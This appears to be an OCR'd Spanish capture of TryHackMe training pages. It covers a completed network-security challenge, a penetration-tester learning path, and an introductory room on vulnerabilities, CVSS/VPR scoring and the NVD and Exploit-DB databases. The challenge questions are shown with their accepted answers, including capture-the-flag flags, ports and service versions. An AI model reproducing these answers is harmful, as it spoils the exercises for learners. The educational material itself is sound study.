Responda las siguientes preguntas

Inicie AttackBox y la VM de destino.

No se necesita respuesta

Pregunta hecha

Tarea 2 Preguntas de desafío

Tarea 3 Resumen

SCANNING FOR TARGET....

1582


Desafío de seguridad neta

Practique las habilidades que ha aprendido en el módulo Seguridad de red.

Iniciar AttackBox | Ayuda

Cuadro | Marcador | Conversar | Escritos | Más

Dificultad: Media



100%

Tarea 1 Introducción

Tarea 2 Preguntas de desafío

Puede responder las siguientes preguntas utilizando Nmap , Telnet e Hydra.

Responda las siguientes preguntas

¿Cuál es el número de puerto más alto abierto menos de 10.000?

8080 — Respuesta correcta

Hay un puerto abierto fuera de los 1000 puertos comunes; está por encima de 10.000. ¿Qué es?

10021 — Respuesta correcta

¿ Cuántos puertos TCP hay abiertos?

6 — Respuesta correcta

¿ Cuál es la bandera oculta en el encabezado del servidor HTTP ?

THM{web_server_25352} — Respuesta correcta

¿ Cuál es la bandera oculta en el encabezado del servidor SSH ?

THM{946219583339} — Respuesta correcta

Tenemos un servidor FTP escuchando en un puerto no estándar. ¿Cuál es la versión del servidor FTP?

vsftpd 3.0.3 — Respuesta correcta

Aprendimos dos nombres de usuario usando ingeniería social: `eddie` y `quinn` . ¿Cuál es la bandera oculta en uno de estos dos archivos de cuenta y accesible a través de FTP?

THM{321452667098} — Respuesta correcta — Pista

Al navegar se `http://MACHINE_IP:8080` muestra un pequeño desafío que te dará una bandera una vez que lo resuelvas. ¿Qué es la bandera?

THM{f7443f99} — Respuesta correcta — Pista

Tarea 3 Resumen

SCANNING FOR TARGET....

1582


Desafío de seguridad neta

Practique las habilidades que ha aprendido en el módulo Seguridad de red.

Iniciar AttackBox Ayuda

Cuadro Marcador Conversar Escritos Más

Dificultad: Media



100%

Tarea 1 Introducción

Tarea 2 Preguntas de desafío

Tarea 3 Resumen

Felicidades. En este módulo, hemos aprendido sobre reconocimiento pasivo, reconocimiento activo, Nmap , protocolos y servicios, y cómo atacar inicios de sesión con Hydra.

Responda las siguientes preguntas

Es hora de continuar su viaje con un nuevo módulo.

No se necesita respuesta

Pregunta hecha

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad
Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting
Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web
Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos
Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red
Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad
Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

Vulnerabilidades 101
Comprenda las fallas de una aplicación y aplique sus habilidades de investigación en algunas bases de datos de vulnerabilidades.

Explotar vulnerabilidades
Conozca algunas de las herramientas, técnicas y recursos para explotar vulnerabilidades.

Piedra angular de la vulnerabilidad
Aplique el conocimiento adquirido a lo largo del Módulo de Vulnerabilidad en esta sala de desafíos.

metasploit
Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios
Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje
Dinos cuantas horas por semana puedes estudiar

2 horas
por semana completa este curso
antes del 27 de abril

Agenda este curso

Certificado
Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)
No quedan insignias para ganar en este camino.

Carrera
Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario

1929

Vulnerabilidades 101

Comprenda las fallas de una aplicación y aplique sus habilidades de investigación en algunas bases de datos de vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

La ciberseguridad es un gran negocio en el mundo moderno. Los hacks de los que oímos hablar en los periódicos se deben a la explotación de vulnerabilidades. En esta sala, explicaremos exactamente qué es una vulnerabilidad, los tipos de vulnerabilidades y cómo podemos explotarlas para tener éxito en nuestros esfuerzos de pruebas de penetración.

Una parte enorme de las pruebas de penetración es conocer las habilidades y los recursos para cualquier situación que enfrente. Esta sala le presentará algunos recursos que son esenciales al investigar vulnerabilidades, específicamente, se le presentará:

- ¿Qué vulnerabilidades son?
- ¿Por qué son dignos de aprender?
- ¿Cómo se clasifican las vulnerabilidades?
- Bases de datos para la investigación de vulnerabilidades.
- Una muestra de cómo se utiliza la investigación de vulnerabilidades en el compromiso de ACKme

Responda las siguientes preguntas

¡Lee esta tarea!

No se necesita respuesta | Pregunta hecha

Tarea 2 Introducción a las vulnerabilidades

Tarea 3 Puntuación de vulnerabilidades (CVSS y VPR)

Tarea 4 Bases de datos de vulnerabilidad

Tarea 5 Un ejemplo de cómo encontrar una vulnerabilidad

Tarea 6 Escaparate: Explotación de la aplicación de Ackme

Tarea 7 Conclusión

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 87751 usuarios aquí y esta sala tiene 843 días.

1929

Vulnerabilidades 101

Comprenda las fallas de una aplicación y aplique sus habilidades de investigación en algunas bases de datos de vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Introducción a las vulnerabilidades

Una vulnerabilidad en ciberseguridad se define como una debilidad o falla en el diseño, implementación o comportamiento de un sistema o aplicación. Un atacante puede aprovechar estas debilidades para obtener acceso a información no autorizada o realizar acciones no autorizadas. El término "vulnerabilidad" tiene muchas definiciones por parte de los organismos de ciberseguridad. Sin embargo, existe una variación mínima entre todos ellos.

Por ejemplo, el NIST define una vulnerabilidad como "debilidad en un sistema de información, procedimientos de seguridad del sistema, controles internos o implementación que podría ser explotado o desencadenado por una fuente de amenaza".

Las vulnerabilidades pueden originarse por muchos factores, incluido un diseño deficiente de una aplicación o una supervisión de las acciones previstas por parte de un usuario.

Pasaremos a analizar los distintos tipos de vulnerabilidades en una sala posterior. Sin embargo, por ahora, debemos saber que existen posiblemente cinco categorías principales de vulnerabilidades:

Vulnerabilidad	Descripción
Sistema operativo	Este tipo de vulnerabilidades se encuentran dentro de los sistemas operativos (SO) y, a menudo, resultan en una escalada de privilegios.
(Mal)Basado en configuración	Estos tipos de vulnerabilidad provienen de una aplicación o servicio configurado incorrectamente. Por ejemplo, un sitio web que expone los datos del cliente.
Credenciales débiles o predeterminadas	Las aplicaciones y servicios que tienen un elemento de autenticación vendrán con credenciales predeterminadas cuando se instalen. Por ejemplo, un panel de administrador puede tener el nombre de usuario y la contraseña "admin". Estos son fáciles de adivinar para un atacante.
Lógica de aplicación	Estas vulnerabilidades son el resultado de aplicaciones mal diseñadas. Por ejemplo, mecanismos de autenticación mal implementados que pueden dar lugar a que un atacante pueda hacerse pasar por un usuario.
Factor humano	Las vulnerabilidades de factor humano son vulnerabilidades que aprovechan el comportamiento humano. Por ejemplo, los correos electrónicos de phishing están diseñados para engañar a los humanos haciéndoles creer que son legítimos.

Como investigador de ciberseguridad, evaluará aplicaciones y sistemas, utilizando vulnerabilidades contra estos objetivos en la vida cotidiana, por lo que es fundamental familiarizarse con este proceso de descubrimiento y explotación.

Responda las siguientes preguntas

Un atacante pudo actualizar los permisos de su cuenta del sistema de "usuario" a "administrador". ¿Qué tipo de vulnerabilidad es esta?

Operating System — Respuesta correcta

Consigue eludir un panel de inicio de sesión utilizando cookies para autenticarse. ¿Qué tipo de vulnerabilidad es esta?

Application Logic — Respuesta correcta

Tarea 3 Puntuación de vulnerabilidades (CVSS y VPR)

Tarea 4 Bases de datos de vulnerabilidad

Tarea 5 Un ejemplo de cómo encontrar una vulnerabilidad

Tarea 6 Escaparate: Explotación de la aplicación de Ackme

Tarea 7 Conclusión

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 87751 usuarios aquí y esta sala tiene 843 días.

1929

Vulnerabilidades 101

Comprenda las fallas de una aplicación y aplique sus habilidades de investigación en algunas bases de datos de vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Introducción a las vulnerabilidades

Tarea 3 Puntuación de vulnerabilidades (CVSS y VPR)

La gestión de vulnerabilidades es el proceso de evaluar, categorizar y, en última instancia, remediar las amenazas (vulnerabilidades) que enfrenta una organización.
Podría decirse que es imposible parchar y remediar cada vulnerabilidad en una red o sistema informático y, a veces, es un desperdicio de recursos.

Después de todo, solo aproximadamente el 2% de las vulnerabilidades terminan siendo explotadas (Kenna security., 2020). Más bien, se trata de abordar las vulnerabilidades más peligrosas y reducir la probabilidad de que se utilice un vector de ataque para explotar un sistema.

Aquí es donde entra en juego la puntuación de vulnerabilidad. La puntuación de vulnerabilidad desempeña un papel vital en la gestión de vulnerabilidades y se utiliza para determinar el riesgo potencial y el impacto que una vulnerabilidad puede tener en una red o sistema informático. Por ejemplo, los premios populares Common Vulnerability Scoring System (CVSS) señalan una vulnerabilidad en función de sus características, disponibilidad y reproducibilidad.

Por supuesto, como siempre en el mundo de las TI, nunca existe un solo marco o idea propuesta. Exploremos dos de los marcos más comunes y analicemos en qué se diferencian.

Sistema de puntuación de vulnerabilidad común

Introducido por primera vez en 2005, el Sistema Común de Puntuación de Vulnerabilidad (o CVSS) es un marco muy popular para la puntuación de vulnerabilidad y tiene tres iteraciones principales. Tal como está, la versión actual es CVSSv3.1 (con la versión 4.0 actualmente en borrador), una puntuación está determinada esencialmente por algunos de los siguientes factores (pero muchos más):

1. ¿Qué tan fácil es explotar la vulnerabilidad?
2. ¿Existen exploits para esto?
3. ¿Cómo interfiere esta vulnerabilidad con la tríada de la CIA?

De hecho, hay tantas variables que debes usar una calculadora para calcular la puntuación usando este marco. A una vulnerabilidad se le asigna una clasificación (sobre cinco) dependiendo de la puntuación que se le haya asignado. He incluido la Escala de calificación de gravedad cualitativa y sus rangos de puntuación en la siguiente tabla.

Clasificación	Puntaje
Ninguno	0
Bajo	0,1 - 3,9
Medio	4,0 - 6,9
Alto	7,0 - 8,9
Crítico	9,0 - 10,0

Sin embargo, CVSS no es una solución mágica. Analicemos algunas de las ventajas y desventajas de CVSS en la siguiente tabla:

Ventajas de CVSS	Desventajas de CVSS
CVSS existe desde hace mucho tiempo.	CVSS nunca fue diseñado para ayudar a priorizar las vulnerabilidades; en cambio, simplemente asigna un valor de gravedad.
CVSS es popular en las organizaciones.	CVSS evalúa exhaustivamente las vulnerabilidades de un exploit disponible. Sin embargo, solo el 20% de todas las vulnerabilidades tienen un exploit disponible (Tenable., 2020).
CVSS es un marco gratuito para adoptar y recomendado por organizaciones como NIST.	Las vulnerabilidades rara vez cambian su puntuación después de la evaluación, a pesar de que se pueden encontrar nuevos desarrollos, como exploits.

Clasificación de prioridad de vulnerabilidad (VPR)

El marco VPR es un marco mucho más moderno para la gestión de vulnerabilidades, desarrollado por Tenable, un proveedor de soluciones industriales para la gestión de vulnerabilidades. Se considera que este marco está impulsado por el riesgo; lo que significa que las vulnerabilidades reciben una puntuación con un gran enfoque en el riesgo que una vulnerabilidad representa para la organización misma, en lugar de factores como el impacto (como con CVSS).

A diferencia de CVSS, la puntuación VPR tiene en cuenta la relevancia de una vulnerabilidad. Por ejemplo, no se considera ningún riesgo con respecto a una vulnerabilidad si esa vulnerabilidad no se aplica a la organización (es decir, no utilizan el software que es vulnerable). VPR también es considerablemente dinámico en su puntuación, donde el riesgo que puede representar una vulnerabilidad puede cambiar casi a diario a medida que envejece.

VPR utiliza un rango de puntuación similar al CVSS, que también incluí en la siguiente tabla. Sin embargo, dos diferencias notables son que VPR no tiene una categoría *"Ninguno/Informativo"* y debido a que VPR utiliza un método de puntuación diferente, la misma vulnerabilidad tendrá una puntuación diferente usando VPR que cuando usa CVSS.

Clasificación	Puntaje
Bajo	0,0 - 3,9
Medio	4,0 - 6,9
Alto	7,0 - 8,9
Crítico	9,0 - 10,0

Recapitulemos algunas de las ventajas y desventajas de utilizar el marco VPR en la siguiente tabla.

Ventajas de VPR	Desventajas de VPR
VPR es un marco moderno que es del mundo real.	VPR no es de código abierto como otros marcos de gestión de vulnerabilidades.
VPR considera más de 150 factores al calcular el riesgo.	VPR solo puede adoptarse como parte de una plataforma comercial.
VPR está basado en riesgos y las organizaciones lo utilizan para ayudar a priorizar la parcheo de vulnerabilidades.	VPR no considera la tríada de la CIA en la medida en que lo hace CVSS; lo que significa que el riesgo para la confidencialidad, integridad y disponibilidad de los datos no juega un papel importante en la puntuación de las vulnerabilidades cuando se utiliza VPR.
Las puntuaciones no son definitivas y son muy dinámicas, lo que significa que la prioridad que se debe dar a una vulnerabilidad puede cambiar a medida que ésta envejece.	*Dejadoen blanco intencionadamente.*

Responda las siguientes preguntas

¿En qué año se publicó la primera versión de CVSS?

2005 — Respuesta correcta

Si quisieras evaluar la vulnerabilidad en función del riesgo que representa para una organización, ¿qué marco utilizarías?

Nota: Aquí buscamos el acrónimo.

VPR — Respuesta correcta

Si quisieras utilizar un marco gratuito y de código abierto, ¿qué marco sería?

Nota: Aquí buscamos el acrónimo.

CVSS — Respuesta correcta

Tarea 4 Bases de datos de vulnerabilidad

Tarea 5 Un ejemplo de cómo encontrar una vulnerabilidad

Tarea 6 Escaparate: Explotación de la aplicación de Ackme

Tarea 7 Conclusión

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 87751 usuarios aquí y esta sala tiene 843 días.

1929

Vulnerabilidades 101

Comprenda las fallas de una aplicación y aplique sus habilidades de investigación en algunas bases de datos de vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Introducción a las vulnerabilidades

Tarea 3 Puntuación de vulnerabilidades (CVSS y VPR)

Tarea 4 Bases de datos de vulnerabilidad

A lo largo de su recorrido en ciberseguridad, a menudo se encontrará con una gran cantidad de aplicaciones y servicios diferentes. Por ejemplo, un CMS, si bien todos tienen el mismo propósito, suelen tener diseños y comportamientos muy diferentes (y, a su vez, vulnerabilidades potencialmente diferentes).

Afortunadamente para nosotros, existen recursos en Internet que realizan un seguimiento de las vulnerabilidades de todo tipo de software, sistemas operativos y más. Esta sala mostrará dos bases de datos que podemos usar para buscar vulnerabilidades existentes para aplicaciones descubiertas en nuestro viaje de seguridad de la información, específicamente los siguientes sitios web:

1. NVD (Base de datos nacional de vulnerabilidades)

2. Explotar-DB

Antes de profundizar en estos dos recursos, asegurémonos de que nuestra comprensión de algunos términos clave fundamentales esté en la misma página:


Término	Definición
Vulnerabilidad	Una vulnerabilidad se define como una debilidad o falla en el diseño, implementación o comportamiento de un sistema o aplicación.
Explotar	Un exploit es algo como una acción o comportamiento que utiliza una vulnerabilidad en un sistema o aplicación.
Prueba de concepto (PoC)	Una PoC es una técnica o herramienta que a menudo demuestra la explotación de una vulnerabilidad.

NVD – Base de datos nacional de vulnerabilidad

La Base de datos nacional de vulnerabilidades es un sitio web que enumera todas las vulnerabilidades categorizadas públicamente. En ciberseguridad, las vulnerabilidades se clasifican en " **Vulnerabilidades y exposiciones** comunes " (o CVE para abreviar).

Estos CVE tienen el formato `CVE-YEAR-IDNUMBER` . Por ejemplo, la vulnerabilidad que utilizó el famoso malware WannaCry fue `CVE-2017-0144.`

NVD permite ver todos los CVE que han sido confirmados, utilizando filtros por categoría y mes de presentación. Por ejemplo, faltan tres días para agosto; Ya se han enviado 223 nuevos CVE a esta base de datos.




Si bien este sitio web ayuda a realizar un seguimiento de nuevas vulnerabilidades, no es excelente cuando se buscan vulnerabilidades para una aplicación o escenario específico.

Explotar-DB

Exploit-DB es un recurso que nosotros, como hackers, encontraremos mucho más útil durante una evaluación. Exploit-DB conserva exploits para software y aplicaciones almacenados bajo el nombre, autor y versión del software o aplicación.

Podemos usar Exploit-DB para buscar fragmentos de código (conocidos como Prueba de conceptos) que se utilizan para explotar una vulnerabilidad específica.



Responda las siguientes preguntas

Utilizando NVD , ¿cuántos CVE se publicaron en julio de 2021?

1554 | Respuesta correcta | Pista

¿ Quién es el autor de Exploit-DB ?

OffSec | Respuesta correcta

Tarea 5 Un ejemplo de cómo encontrar una vulnerabilidad

Tarea 6 Escaparate: Explotación de la aplicación de Ackme

Tarea 7 Conclusión

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 87751 usuarios aquí y esta sala tiene 843 días.

1929

Vulnerabilidades 101

Comprenda las fallas de una aplicación y aplique sus habilidades de investigación en algunas bases de datos de vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Introducción a las vulnerabilidades

Tarea 3 Puntuación de vulnerabilidades (CVSS y VPR)

Tarea 4 Bases de datos de vulnerabilidad


Tarea 5 Un ejemplo de cómo encontrar una vulnerabilidad

En esta tarea, voy a demostrar el proceso de encontrar una vulnerabilidad menor, junto con algunas investigaciones de las bases de datos de vulnerabilidades que conducen a una vulnerabilidad y explotación mucho más valiosas en última instancia.

